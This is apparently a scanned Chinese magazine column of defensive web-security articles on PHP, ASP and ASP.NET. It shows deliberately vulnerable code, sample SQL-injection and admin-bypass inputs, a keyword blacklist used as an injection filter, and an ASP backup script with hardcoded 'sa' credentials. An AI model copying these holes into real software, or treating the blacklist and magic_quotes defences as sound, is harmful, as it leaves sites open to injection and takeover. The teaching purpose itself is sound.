ASP注入让很多ASP的程序员都非常恼火，但同时ASP编码的安全性也在不短地提高。在PHP编码的时候，同样也要考虑到很多安全问题，不然PHP同样能被攻击。下面我们就一起来看看有那几点是需要注意的。

初始化你的变量

我们看下面的代码:

```
if ($admin)
{
    echo '登录成功! ';
    include('admin.php');
}
else
{
    echo '你不是管理员，无法进行管理! ';
}
```

我们看上面的代码好像是能正常运行，没有问题，那么假如我提交一个非法的参数过去，那么效果会如何呢？比如我们的这个页是 http://www.traget.com/login.php，那么我们提交 http://www.target.com/login.php?admin=1，呵呵，你想一想，我们是不是直接就是管理员，可以直接进行管理了？

当然，可能你会觉得不会犯这么简单错的错误，可最近暴出来的phpwind 1.3.6论坛漏洞，导致能够直接拿到管理员权限，就是因为$skin变量没有初始化，导致了后面一系列问题。

那么我们如何避免上面的问题呢？首先，从php.ini入手，把php.ini里面的register_global = off，就是不是所有的注册变量为全局，那么就能避免了。但是，我们不是服务器管理员，只能从代码上改进了，那么我们如何改进上面的代码呢？我们改写如下:

```
$admin = 0;        // 初始化变量
if ($_POST['admin_user'] && $_POST['admin_pass'])
{
        // 判断提交的管理员用户名和密码是不是对的相应的处理代码
        // ...
        $admin = 1;
}
else
{
        $admin = 0;
}

if ($admin)
{
    echo '登录成功! ';
    include('admin.php');
}
else
{
    echo '你不是管理员，无法进行管理! ';
}
```

那么这时候你再提交http://www.target.com/login.php?admin=1就不好使了，因为我们在一开始就把变量初始化为$admin = 0了，那么你就无法通过这个漏洞获取管理员权限。

防止SQL Injection

SQL注射应该是目前危害最大的攻击方法了，包括ASP和PHP，都是国内这两年流行的技术，基本原理就是通过对提交变量的不过滤形成注入点然后使恶意用户能够提交一些SQL查询语句，导致重要数据被窃取、数据丢失损坏，或者直接被入侵者拿到后台管理权限。

我们既然了解了基本的注射入侵的方式，那么我们如何去防范呢？这个就应该我们从代码入手了。

我们知道Web上提交数据有两种方式，一种是GET、一种是POST，那么很多常见的SQL注射就是从GET方式入手的，而且注射的语句里面一定包含一些SQL语句，SQL语句有四大关键词 select、update、delete、insert。如果我们在提交的数据中进行过滤是不是能够避免这些问题呢？

于是我们构建如下函数:

```
/*
函数名称: inject_check()
函数作用: 检测提交的值是不是含有SQL注射的字符，防止注射，保护服务器安全
参    数: $sql_str: 提交的变量
返 回 值: 返回检测结果，ture or false
函数作者: heiyeluren
*/
function inject_check($sql_str)
{
```

```
        return eregi('select|insert|update|delete|\'|\/\*|\*|\.
\.\/|\.\/|union|into|load_file|outfile', $sql_str);    // 进行
过滤
    }
```

函数里把"select,insert,update,delete, union, into, load_file, outfile /*, ./ , ../ , '"等危险的参数字符串全部过滤掉，那么就能够控制提交的参数了，程序可以这么构建：

```
<?php
if (inject_check($_GET['id']))
{
    exit('你提交的数据非法，请检查后重新提交！');
}
else
{
    $id = $_GET['id'];
    echo '提交的数据合法，请继续！';
}
?>
```

假设我们提交URL为 http://www.target.com/a.php?id=1，那么就会提示"提交的数据合法，请继续！"。如果我们提交http://www.target.com/a.php?id=1' select * from tb_name，就会出现提示"你提交的数据非法，请检查后重新提交！"那么就达到了我们的要求。

但是，问题还没有解决，假如我们提交的是 http://www.target.com/a.php?id=1asdfasdfasdf呢？这个URL是符合上面的规则的，但是实际上它是不正常的，于是为了避免可能出现的其他情况，我们可以再构建一个函数来进行检查：

```
/*
函数名称：verify_id()
函数作用：校验提交的ID类值是否合法
参    数：$id：提交的ID值
返 回 值：返回处理后的ID
函数作者：heiyeluren
*/
function verify_id($id=null)
{
if (!$id) { exit('没有提交参数！'); }  // 是否为空判断
    elseif (inject_check($id)) { exit('提交的参数非法！');
}   // 注射判断
    elseif (!is_numeric($id)) { exit('提交的参数非法！');
}   // 数字判断
    $id = intval($id);     // 整型化
    return  $id;
}
```

呵呵，那么我们就能够进行校验了，于是我们上面的程序代码就变成了下面的：

```
<?php
if (inject_check($_GET['id']))
{
    exit('你提交的数据非法，请检查后重新提交！');
}
else
{
    $id = verify_id($_GET['id']);     // 这里引用了我
们的过滤函数，对$id进行过滤
    echo '提交的数据合法，请继续！';
}
?>
```

好，问题到这里似乎都解决了，但是我们有没有考虑过POST提交的大批量的数据呢？比如一些字符可能会对数据库造成危害，比如"_"，"%"，这些字符都有特殊意义，那么我们如果进行控制呢？还有一点，就是当我们的php.ini里面的"magic_quotes_gpc = off"的时候，那么提交的不符合数据库规则的数据都是不会自动在前面加"\"的，那么我们要控制这些问题，于是构建如下函数：

```
/*
函数名称：str_check()
函数作用：对提交的字符串进行过滤
参    数：$var：要处理的字符串
返 回 值：返回过滤后的字符串
函数作者：heiyeluren
*/
function str_check( $str )
{
if (!get_magic_quotes_gpc()) // 判断magic_quotes_gpc
是否打开
    {
    $str = addslashes($str);      // 进行过滤
    }
$str = str_replace("_", "\_", $str);     // 把 '_' 过滤掉
$str = str_replace("%", "\%", $str);  // 把 ' % ' 过滤掉
    return $str;
}
```

OK，我们又一次避免了服务器被攻陷的危险。

最后，再考虑提交一些大批量数据的情况，比如发贴，或者写文章、新闻，我们需要一些函数来帮我们过滤和进行转换。在上面函数的基础上，我们构建如下函数

```
/*
函数名称：post_check()
函数作用：对提交的编辑内容进行处理
参    数：$post：要提交的内容
返 回 值：$post：返回过滤后的内容
函数作者：heiyeluren
*/
function post_check($post)
{
if (!get_magic_quotes_gpc())
// 判断magic_quotes_gpc是否为打开
    {
    $post = addslashes($post);    // 进行magic_quotes_gpc
没有打开的情况对提交数据的过滤
    }
$post = str_replace("_", "\_", $post); // 把 '_' 过滤掉
$post = str_replace("%", "\%", $post); // 把 '%' 过滤掉
$post = nl2br($post);     // 回车转换
$post= htmlspecialchars($post);    // html标记转换
return $post;
}
```

在脚本编程的时候，一定要养成良好的编程习惯，例如本文所说的对变量进行初始化，同时注意变量的过滤，变量对整个系统的安全性起了很重要的作用。希望这些点滴能让你养成更好的习惯。

脚本小子: 作为网络管理人员，数据库的备份和恢复是一项很重要的工作。数据备份是指创建数据库的一个副本，这样一旦系统崩溃或出现其他意想不到的问题而导致数据丢失时，就可以通过数据恢复功能将数据恢复到备份时的状态。而数据恢复是指旨通过完事数据库备份将数据恢复到上一次备份状态。在SQL Server数据库中，提供了数据工具可以实现数据库的备份和恢复，但它只能于本机操作，无法实现远程备份，下面我们介绍如何通过ASP来实现SQL数据库的远程备份和恢复。

适合读者: 脚本爱好者、数据库管理员、脚本程序员

前置知识: ASP语言基础、SQL基本语法

通过ASP远程备份/恢复数据库

文/ 彩云生

数据库的备份其实是通过ASP程序远程读取数据库，然后将其存于客户端，在SQL数据库服务中的"SQLDMO"对象的"SQLServer"方法可以连接SQL数据库，"Backup"方法可以实现文件备份，因此，只要合理利用此对象，就能实现数据库的备份和恢复。

首先通过一个表单，提供一个选项供用户选择是备份还是恢复，通过文本域确定用户备份的数据库名和存放路径，当提交后，通过Web地址栏进行参数传递，然后在ASP文件中通过Request对象接收对象参数实现不同的操作。

★选择表单

```
<HTML><HEAD>
<TITLE>SQL Server 数据库的备份与恢复</TITLE>
<meta http-equiv="Content-Type" content="text/html; charset=gb2312">
</HEAD>
<BODY>
<form method="post" name=myform>
选择操作: <INPUT TYPE="radio" NAME="act" id="act_backup" value="backup"><label for=act_backup>备份</label>
<INPUT TYPE="radio" NAME="act" id="act_restore" value="restore"><label for=act_restore>恢复</label>
<br>数据库名: <INPUT TYPE="text" NAME="databasename" value="<%=request("databasename")%>">
<br>文件路径 <INPUT TYPE="text" NAME="bak_file" value="c:\$1.bak">(备份或恢复的文件路径)<br>
<input type="submit" value="确定">
</form>
```

★数据库的备份

```
<%dim sqlserver,sqlname,sqlpassword,sqlLoginTimeout,databasename,bak_file,act
sqlserver = "localhost" 'sql服务器
sqlname = "sa"  '用户名
sqlpassword = "sa"  '密码
sqlLoginTimeout = 15 '登录超时
databasename = trim(request("databasename"))
bak_file = trim(request("bak_file"))
bak_file = replace(bak_file,"$1",databasename)
act = lcase(request("act"))
if databasename = "" then
 response.write "input database name"
else
if act = "backup" then
 Set srv=Server.CreateObject("SQLDMO.SQLServer")
 srv.LoginTimeout = sqlLoginTimeout
 srv.Connect sqlserver,sqlname, sqlpassword
 Set bak = Server.CreateObject("SQLDMO.Backup")
 bak.Database=databasename
 bak.Devices=Files
 bak.Files=bak_file
 bak.SQLBackup srv
 if err.number>0 then
  response.write err.number&"<font color=red><br>"
  response.write err.description&"</font>"
 end if
 Response.write "<font color=green>备份成功!</font>"
elseif act = "restore" then
```


★恢复数据库

```
Set srv=Server.CreateObject("SQLDMO.SQLServer")
srv.LoginTimeout = sqlLoginTimeout
srv.Connect sqlserver,sqlname, sqlpassword
Set rest=Server.CreateObject("SQLDMO.Restore")
rest.Action=0 ' full db restore
rest.Database=databasename
rest.Devices=Files
rest.Files=bak_file
rest.ReplaceDatabase=True 'Force restore over existing database
if err.number>0 then
response.write err.number&"<font color=red><br>"
response.write err.description&"</font>"
end if
rest.SQLRestore srv
Response.write "<font color=green>恢复成功!</font>"
else
Response.write "<font color=red>没有选择操作</font>"
end if
end if%>
</BODY></HTML>
```

数据库的备份和恢复是一项基础性的工作，如何在线远程实现数据库的备份和恢复，本文提出了解决之道。在网络如此发达的今天，此法具有十分重要的意义，希望能给大家提供帮助。

适合读者：脚本程序员、脚本入侵爱好者
前置知识：ASP.NET相关

编写安全的ASP.NET代码



文/ 瑞星国际 朱成

ASP.NET是一个已编译的、基于.NET的环境，可以用任何与.NET兼容的语言(包括 Visual Basic .NET、C#和JScript.NET)创作应用程序。从此我们可以利用微软公司的旗舰级产品VS.NET集成开发环境来编写Web应用了。它带给我们最主要的好处就是可以调试，调试ASP.NET的时候再也不用像以前写ASP、PHP这样的脚本一样去输出我们需要观察的变量值，现在要做的只是设置断点跟踪就行了，就像调试Windows应用程序一样方便。

言归正传，ASP.NET不仅仅是在Web应用开发上给我们带来了充分的便利，最重要的是ASP.NET在安全性方面有了显著的提升。对于以前经常开发Web应用的人来说，安全性一直是一件令人头疼的问题，稍不留意就会给黑客大开方便之门。下面针对ASP.NET在安全性方面的改进，粗略地说出几点，希望能给用ASP.NET编写Web应用代码的Coder们一些帮助。

使用CodeBehind技术

在ASP.NET没有出现之前，Web应用开发一直是脚本代码与HTML代码都存放在一个文件中，这样就带来了一个明显的安全隐患，那就是容易暴露脚本源代码。只要是某些脚本文件代码中存在有遍历文件内容的漏洞，则攻击者可以很容易地读取每个脚本文件的源代码，导致站点的核心代码泄露。如果脚本作者把数据库连接字符串存储在类似于conn.asp这样的文件中，那么很不幸，你的数据库用户名和密码也就暴露给了攻击者。某个国外大型的代码网站就存在这样的问题，而且它的站点也是使用ASP.NET开发的，但是没有采用CodeBehind技术。所以能看它的源代码，并且知道它的数据库用户和密码，无奈它的数据库服务器放在内网，所以作罢。不过这足以说明此类问题是Web应用普遍存在并且很严重的问题。

ASP.NET对于脚本代码的构建方面有两种方法，一种是采取和老版ASP兼容的方式，将脚本代码和HTML代码都放在一个ASPX文件中，运行时自动编译运行。还有一种方法就是加强安全性的CodeBehind技术。我们可以只在每一个ASPX文件中书写HTML代码来完成网页的外观构造，而具体实现功能的代码全部放在.cs文件中。这样做的最大好处就是当我们编译整个工程的时候，所有与ASPX文件相关的CS文件都会被统统编译成为一个DLL文件，这样我们在部署Web应用的时候就不用上传那些实现功能的CS文件，只需要把DLL文件存放到Web应用的Bin目录下即可。通过采用CodeBehind方式编写的ASP.NET程序，不会再存在像上面所说的那样暴露源代码的现象。原因很简单，你可以用一个Notepad读懂一个二进制文件吗？呵呵。

Form(窗体)身份验证技术

Form(窗体)身份验证技术是ASP.NET的一大主要安全功能，采用Form身份验证我们可以得到的好处是当用户通过窗体身份验证登录时，系统会创建一个加密的Cookie用于在整个站点中跟踪用户。由于是加密Cookie，就避免了攻击者伪造Cookie内容进行Cookie欺骗攻击。虽然以前利用Session也可以避免这个问题，但是毕竟采取Cookie的手段要节省更多服务器资源。

自动输入安全检查

ASP.NET的默认安全性非常强，当用户输入<>等有可能导致跨站脚本攻击的字符时，Web应用会自动抛出一个异常，提示用户输入的字符可能存在潜在的安全问题。这样一来就极大增强了代码的安全性。但是有时候是需要用户输入<>等HTML字符的，代码编写者通常在Web.config文件中加入一行<pages validateRequest="false"/>到<system.web>段中来禁止自动输入安全检查。对于以上操作所带来的的安全隐患不言而喻，我们需要自己通过书写代码对用户输入的HTML字符进行转换。.NET类库已经提供了相应的HTML编码函数，只需要简单得调用即可：

```
string rawInput;          /*存储原始的输入内容*/
string encodeInput;       /*存储被HTML编码后的内容*/
encodeInput = HttpUtility.HtmlEncode(rawInput);
```

使用参数化查询

SQL Injection的问题自不必说，因为它已经臭名昭著了。至今网络中还有无数的Web站点存在这类问题，而黑客对此类漏洞的利用方法也非前几年可比，无数巧妙的利用方法被公开。而在ASP.NET中使用参数化查询可以有效地避免SQL Injection的问题，下面通过一个例子来说明如何使用参数化查询来避免注入攻击。假设数据库中有一张表为Product：

```
Product表
Pid   int 主键标识, 自动增长
PName varchar(50) 产品名称
```

如果我们代码写成如下形式来通过pid查询数据库的话，就有被攻击者注入的可能：

```
string pid = Request.QueryString["pid"];
SqlConnection oConn = new SqlConnection();
oConn.ConnectionString = "Data Source=localhost;Ini-
```

```
tial Catalog=Product;User Id=sa;Password=shocker";
    oConn.Open();
    string strSql = "select * from product where pid ="+pid;
    SqlCommand oCmd = new SqlCommand(strSql,oConn);
    SqlDataReader oDr = oCmd.ExecuteReader();
```

当我们通过URL提交"pid=1;use mast;--"的时候，会看见Web应用抛出一个异常，提示"未能在Sysdatabases中找到数据库"mast"所对应的条目。没有找到具有该名称的条目。请确保正确地输入了名称。"，这就说明SQL注入成功了。试想如果攻击者把注入的指令换成其他的命令，就可以很轻易获得系统的很多信息了。而使用参数化查询就不会产生一下问题，下面是使用参数化查询的代码：

```
    string pid = Request.QueryString["pid"];
    SqlConnection oConn = new SqlConnection();
    oConn.ConnectionString = "Data Source=localhost;Ini-
tial Catalog=Product;User Id=sa;Password=shocker";
    oConn.Open();

    SqlParameter oParamPid = new SqlParameter("@pid",
SqlDbType.Int);
    oParamPid.Value = pid;
    string strSql = "select * from product where pid =@pid";
    SqlCommand oCmd = new SqlCommand(strSql,oConn);
    oCmd.Parameters.Add(oParamPid);
    SqlDataReader oDr = oCmd.ExecuteReader();
```

当使用了参数化查询以后，当我们再次提交"pid=1;use mast;--"的时候，Web应用也会抛出一个异常，但是提示已经变为"输入字符串的格式不正确。"，说明SQL注入失败了。

从上面的例子可以看出，参数化查询是一个很好的解决注入的办法。有些读者看完后可能有这样的疑问，如果我们的参数是一个字符串而不是整型呢？那会不会引起注入？答案是不会的，读者可以自行尝试一下，这里就不再给出例子了。

从上面的描述我们可以看出微软公司在ASP.NET的安全性方面做了很多的工作，只要我们合理的利用上面所述的方法，完全可以不需要繁琐的用户输入检测就可以构造一个安全的Web应用程序。


文中如有疏漏，欢迎批评指正，我的Email：sh0cker@163.com，QQ:1174100。

脚本小子： 逛网站的时候，常常发现网站的论坛、文章系统等等都是PHP编写的，这都是PHP的强大功能所带给我们的，在这些强大的功能背后，如果我们一不小心将有可能被恶意破坏者所利用，所以我们应该想办法打造一个安全的PHP网站。

适合读者： 脚本入侵爱好者、脚本程序员

前置知识： PHP脚本阅读能力

PHP漏洞中的战争



文/BigFly

随着PHP的日益强大，很多网站、论坛也开始使用PHP编写。PHP提供很多很强大的函数和它类似C的语言风格更是深受广大程序员的喜爱。但PHP的强大功能背后却隐藏了不少的麻烦，倘若不认真处理，后果不堪设想。我在这里给大家介绍一下几种常见的PHP脚本漏洞及其解决的方法。

滥用include

1.漏洞原因

Include是编写PHP网站中最常用的函数，并且支持相对路径。有很多PHP脚本直接把某输入变量作为Include的参数，造成任意引用脚本、绝对路径泄露等漏洞。看以下代码：

```
...
$includepage=$_GET["includepage"];
include($includepage);
...
```

很明显，我们只需要提交不同的Includepage变量就可以获得想要的页面。如果提交一个不存在的页面，就可以使PHP脚本发生错误而泄露实际绝对路径（这个问题的解决办法在下面的文章有说明）。

2.漏洞解决

这个漏洞的解决很简单，就是先判断页面是否存在再进行Include。或者更严格地，使用数组对可Include的文件作出规定。看以下代码：

```
    $pagelist=array("test1.php","test2.php","test3.php");
    //这里规定可进行include的文件
    if(isset($_GET["includepage"]))   //判断是否有
$includepage
    {
        $includepage=$_GET["includepage"];
        foreach($pagelist as $prepage)
        {
    if($includepage==$prepage)   //检查文件是否在允许
列表中
            {
                include($prepage);
                $checkfind=true;
                break;
            }
        }
        if($checkfind==true){unset($checkfind);}
        else{die("无效引用页！ ");}
    }
```

这样就可以很好地解决问题了。

小提示：有此问题的函数还有：require(),require_once(),include_once(),readfile()等，在编写的时候也要注意。

未对输入变量进行过滤

1.漏洞原因

这个漏洞以前在ASP中出现过，当时造成的注入漏洞不计其数。但由于PHP在当时的影响力较小，所以没有太多的人能够注意这点。对于PHP来说，这个漏洞的影响性比ASP更大，因为有比较多的PHP脚本使用到文本型数据库。当然也存在SQL语句的注入问题。举个比较经典的例子，首先是数据库的：

```
$id=$_GET["id"];

$query="SELECT * FROM my_table where id='".$id."'";  //很经典的SQL注入漏洞
$result=mysql_query($query);
```

这里很明显我们可以用注入来获得数据库的其他内容了。这里就不再详细叙述，和ASP注入一样的，大家可以看看以前的文章。然后我们看文本数据库的问题：

```
$text1=$_POST["text1"];
$text2=$_POST["text2"];
$text3=$_POST["text3"];

$fd=fopen("test.php","a");
fwrite($fd,"\r\n$text1|$text2|$text3");
fclose($fd);
```

文本的漏洞可以说是更加严重。倘若我们的提交变量中插入一段很小的PHP代码，就可以令这个文本数据库test.php变成PHP后门。甚至插入上传代码，让我们可以上传一个完善的PHP后门。接着提升权限，服务器就是你的了。

2.漏洞解决

这个漏洞的解决方法其实很简单，就是严格对全部提交的变量进行过滤。对一些敏感的字符进行替换。我们可以借助PHP提供的htmlspecialchars()函数来替换HTML的内容。这里给出一段例子：

```
//构造过滤函数
function flt_tags($text)
{
$badwords=array("操你妈","fuck");  //词汇过滤列表
$text=rtrim($text);
foreach($badwords as $badword)  //这里进行词汇的过滤
{
    if(stristr($text,$badword)==true){die("错误 你提交的内容含有敏感字眼，请不要提交敏感内容。");}
}
$text=htmlspecialchars($text);  //HTML替换
//这两行把回车替换为<br>
$text=str_replace("\r","<br>",$text);
$text=str_replace("\n","",$text);
$text=str_replace("|","｜",$text);  //文本数据库分隔符"|"替换为全角的"｜"
$text=preg_replace("/\s{2}/","  ",$text);
//空格替换
$text=preg_replace("/\t/","    ",$text);
//还是空格替换
if(get_magic_quotes_gpc()){$text=stripslashes($text);}
//如果magic_quotes开启，则进行\'的替换
return $text;
}

$text1=$_POST["text1"];
$text2=$_POST["text2"];
$text3=$_POST["text3"];

//过滤全部输入
$text1=flt_tags($text1);
$text2=flt_tags($text2);
$text3=flt_tags($text3);

$fd=fopen("test.php","a");
fwrite($fd,"\r\n$text1|$text2|$text3");
fclose($fd);
```

经过一番替换和过滤后，你就可以安全地把数据写入文本或数据库了。

管理员判断不完全

1.漏洞原因

我们用PHP写脚本，通常要涉及管理员的权限问题。而一些脚本仅仅对管理员权限作出"是"判断，而往往忽略了"否"判断。在PHP配置文件中register_globals打开的情况下（4.2.0以后版本默认关闭，但有不少人为了方便而打开它，这是极度危险的行为），就会出现提交变量冒充管理员的情况。我们看一下例子代码：

```
$cookiesign="admincookiesign";
//判断是否Admin的cookie变量
$adminsign=$_COOKIE["sign"];
//获取用户的cookie变量

if($adminsign==$cookiesign)
{
    $admin=true;
}

if($admin){echo "现在是管理员状态。";}
```

看上去好像很安全的样子，呵呵。现在我们假设PHP配置文件中register_globals为打开状态。我们提交这样一个地址"test.php?admin=true"，结果看到了吗？我们虽然没有正确的Cookie，但由于register_globals为打开状态，使得我们提交的admin变量自动注册为true。而且脚本缺少"否"判断，就使得我们顺利地通过admin=true取得管理员的权限了。这个问题存在于大部分网站和论坛当中。

2.漏洞解决

解决这个问题，我们只需要在脚本中加入对管理员的"否"判断即可。我们仍然假设PHP配置文件中register_globals为打开状态。看一下下面的代码

```
$cookiesign="admincookiesign";
//判断是否Admin的cookie变量
$adminsign=$_COOKIE["sign"];
```

```
//获取用户的cookie变量
if($adminsign==$cookiesign)
{
    $admin=true;
}
else
{
    $admin=false;
}
if($admin){echo "现在是管理员状态。";}
```

这样，就算攻击者在没有正确Cookie的情况下提交了admin=true的变量，脚本在以后的判断中也会把$admin设置为False。这样就解决了部分的问题。但由于$admin是变量，倘若在以后的其他脚本引用中出现了漏洞使得$admin被重新赋值就会引发新的危机。因此，我们应该使用常量来存放管理员权限的判定。使用Define()语句定义一个admin常量来记录管理员权限，在此以后若重新赋值就会出错，从此达到保护的目的。看以下代码:

```
$cookiesign="admincookiesign";
//判断是否Admin的cookie变量
$adminsign=$_COOKIE["sign"];
//获取用户的cookie变量
if($adminsign==$cookiesign)
{
    define(admin,true);
}
else
{
    define(admin,false);
}
if(admin){echo "现在是管理员状态。";}
```

值得注意的是，我们使用了Define语句，所以在调用Admin常量时前面不要习惯性的加变量符号$，而应该使用Admin和!admin。

文本数据库暴露

1.漏洞原因

前面已经说过，由于文本数据库具有很大的灵活性，不需要任何外部支持。加上PHP对文件的处理能力十分强，因此文本数据库在PHP脚本中的应用甚广。甚至有几个很好的论坛程序就是使用文本数据库的。但有得必有失，文本数据库的安全性比其他数据库更低。

2.漏洞解决

文本数据库作为一个普通的文件，它可以被下载，就像MDB一样。所以我们要用保护MDB的办法来保护文本数据库。把文本数据库的后缀名改为.php。并在数据库的第一行加入<?exit;?>。这样文本数据库就会作为一个PHP文件，并且在第一行退出执行。也就是返回一个空页面，从而达到保护文本数据库的目的。

错误路径泄露

1.漏洞原因

PHP遇到错误时，就会给出出错脚本的位置、行数和原因，例如:

```
Notice: Use of undefined constant test – assumed 'test' in D:\interpub\bigfly\test.php on line 3
```

有很多人说这并没有什么大不了。但泄露了实际路径的后果是不堪设想的，对于某些入侵者，这个信息可是非常重要，而事实上现在有很多的服务器都存在这个问题。

有些网管干脆把PHP配置文件中的display_errors设置为Off来解决，但本人认为这个方法过于消极。有些时候，我们的确需要PHP返回错误的信息以便调试。而且在出错时也可能需要给用户一个交待，甚至导航到另一页面。

2.漏洞解决

PHP从4.1.0开始提供了自定义错误处理句柄的功能函数set_error_handler()，但很少数脚本编写者知道。在众多的PHP论坛中，我只看见很少一部分对此情况进行了处理。set_error_handler的使用方法如下:

```
string set_error_handler ( callback error_handler [, int error_types])
```

现在我们就用自定义的错误处理把实际路径过滤掉。

```
//admin为管理员的身份判定，true为管理员。
//自定义的错误处理函数一定要有这4个输入变量$errno,$errstr,$errfile,$errline，否则无效。
function my_error_handler($errno,$errstr,$errfile,$errline)
{
    //如果不是管理员就过滤实际路径
    if(!admin)
    {
            $errfile=str_replace(getcwd(),"",$errfile);
            $errstr=str_replace(getcwd(),"",$errstr);
    }

    switch($errno)
    {
            case E_ERROR:
    echo "ERROR: [ID $errno] $errstr (Line: $errline of $errfile)<br>\n";
    echo "<b>程序已经停止运行，请联系管理员。</b>";
            //遇到Error级错误时退出脚本
                exit;
            break;

            case E_WARNING:
        echo "WARNING: [ID $errno] $errstr (Line: $errline of $errfile)<br>\n";
            break;

            default:
                //不显示Notice级的错误
            break;
    }
}

//把错误处理设置为my_error_handler函数
set_error_handler("my_error_handler");
…
```

这样，就可以很好地解决安全和调试方便的矛盾了。而且你还可以花点心思，使错误提示更加美观以配合网站的风格。不过要注意以下两点。

(1)E_ERROR、E_PARSE、E_CORE_ERROR、E_CORE_WARNING、E_COMPILE_ERROR、

E_COMPILE_WARNING是不会被这个句柄处理的，也就是会用最原始的方式显示出来。不过出现这些错误都是编译或PHP内核出错，在通常情况下不会发生。

(2)使用set_error_handler()后，error_reporting () 将会失效。也就是所有的错误(除上述的错误)都会交给自定义的函数处理。

其他有关于set_error_handler()的信息，大家可以参考PHP的官方手册。

POST漏洞

1.漏洞原因

前面已经说过，依靠register_globals来注册变量是个不好的习惯。在一些留言本和论坛程序中，更要严格检查获得页面的方式和提交的时间间隔。以防止灌水式发帖和外部提交。我们看一下以下某留言本程序的代码:

```
...
$text1=flt_tags($text1);
$text2=flt_tags($text2);
$text3=flt_tags($text3);

$fd=fopen("data.php","a");
fwrite($fd,"\r\n$text1|$text2|$text3");
fclose($fd);
...
```

很明显的，如果我们提交网址"post.php?text1=testhaha&text2=testhaha&text3=testhaha"。数据就会被正常写入文件中。此程序并没有检测变量的来源和浏览器获得页面的方式。如果我们向这个页面重复多次提交，就会起到洪水的作用。现在也有一些软件利用这个漏洞在论坛或留言本上发广告，这是"可耻"的行为(我朋友的留言本就在1星期内被灌了10多页，无奈)。

2.漏洞解决

在进行数据处理和保存前，首先判断浏览器的获得页面方式。使用$_SERVER["REQUEST_METHOD"]变量来获得浏览器的获得页面方式。检查其是否为"POST"。在脚本中使用session来记录用户是否通过正常途径(即填写提交内容的页面)来提交数据。或使用$_SERVER["HTTP_REFERER"]来检测，但不推荐这样做。因为部分浏览器没有设置REFERER，有部分防火墙也会屏蔽REFERER。另外，我们也要对提交内容检查，看数据库中是否有重复内容。以留言本为例，使用Session进行判定。

填写浏览内容的页面中，我们在最前端加上:

```
$_SESSION["allowgbookpost"]=time();  //登记填写时的时间
```

在接受留言数据并保存的页面中我们在进行数据处理前也用Session进行以下处理

```
if(strtoupper($_SERVER["REQUEST_METHOD"])!="POST"){die("错误：请勿在外部提交。");}  //检查页面获得方法是否为POST
if(!isset($_SESSION["allowgbookpost"]) or (time()-$_SESSION["allowgbookpost"] < 10)){die("错误：请勿在外部提交。");}  //检查留言填写时的时间
if(isset($_SESSION["gbookposttime"]) and (time()-$_SESSION["gbookposttime"] < 120)){die("错误：两次提交留言的间隔不得少于 2 分钟。");}  //检查留言间隔

unset($_SESSION["allowgbookpost"]);  //注销allowgbookpost变量以防止一次进入填写页面多次进行提交
$_SESSION["gbookposttime"]=time();  //登记发送留言的时间，防止灌水或恶意攻击
...
数据处理及保存
...
```

经过这样重重审查，你的程序就安全很多了。

以上是小弟在建设PHP脚本网站的一点经验技巧总结。如有什么不正确或考虑不周全的地方，还请各位大虾多多指教！

脚本小子：在数据库操作的时候常常需要把数据库中的内容导入到另一个库中，这就需要用到批量导入和执行程序的功能，本文是作者在做Blog时的一些心得，拿出来和大家一起分享，希望更多的小技巧给更多的朋友提供方便。

适合读者：PHP程序员、脚本爱好者

前置知识：PHP语言、MySQL基本语法

MySQL批量导入+执行

文/图SworDs[E.S.T]

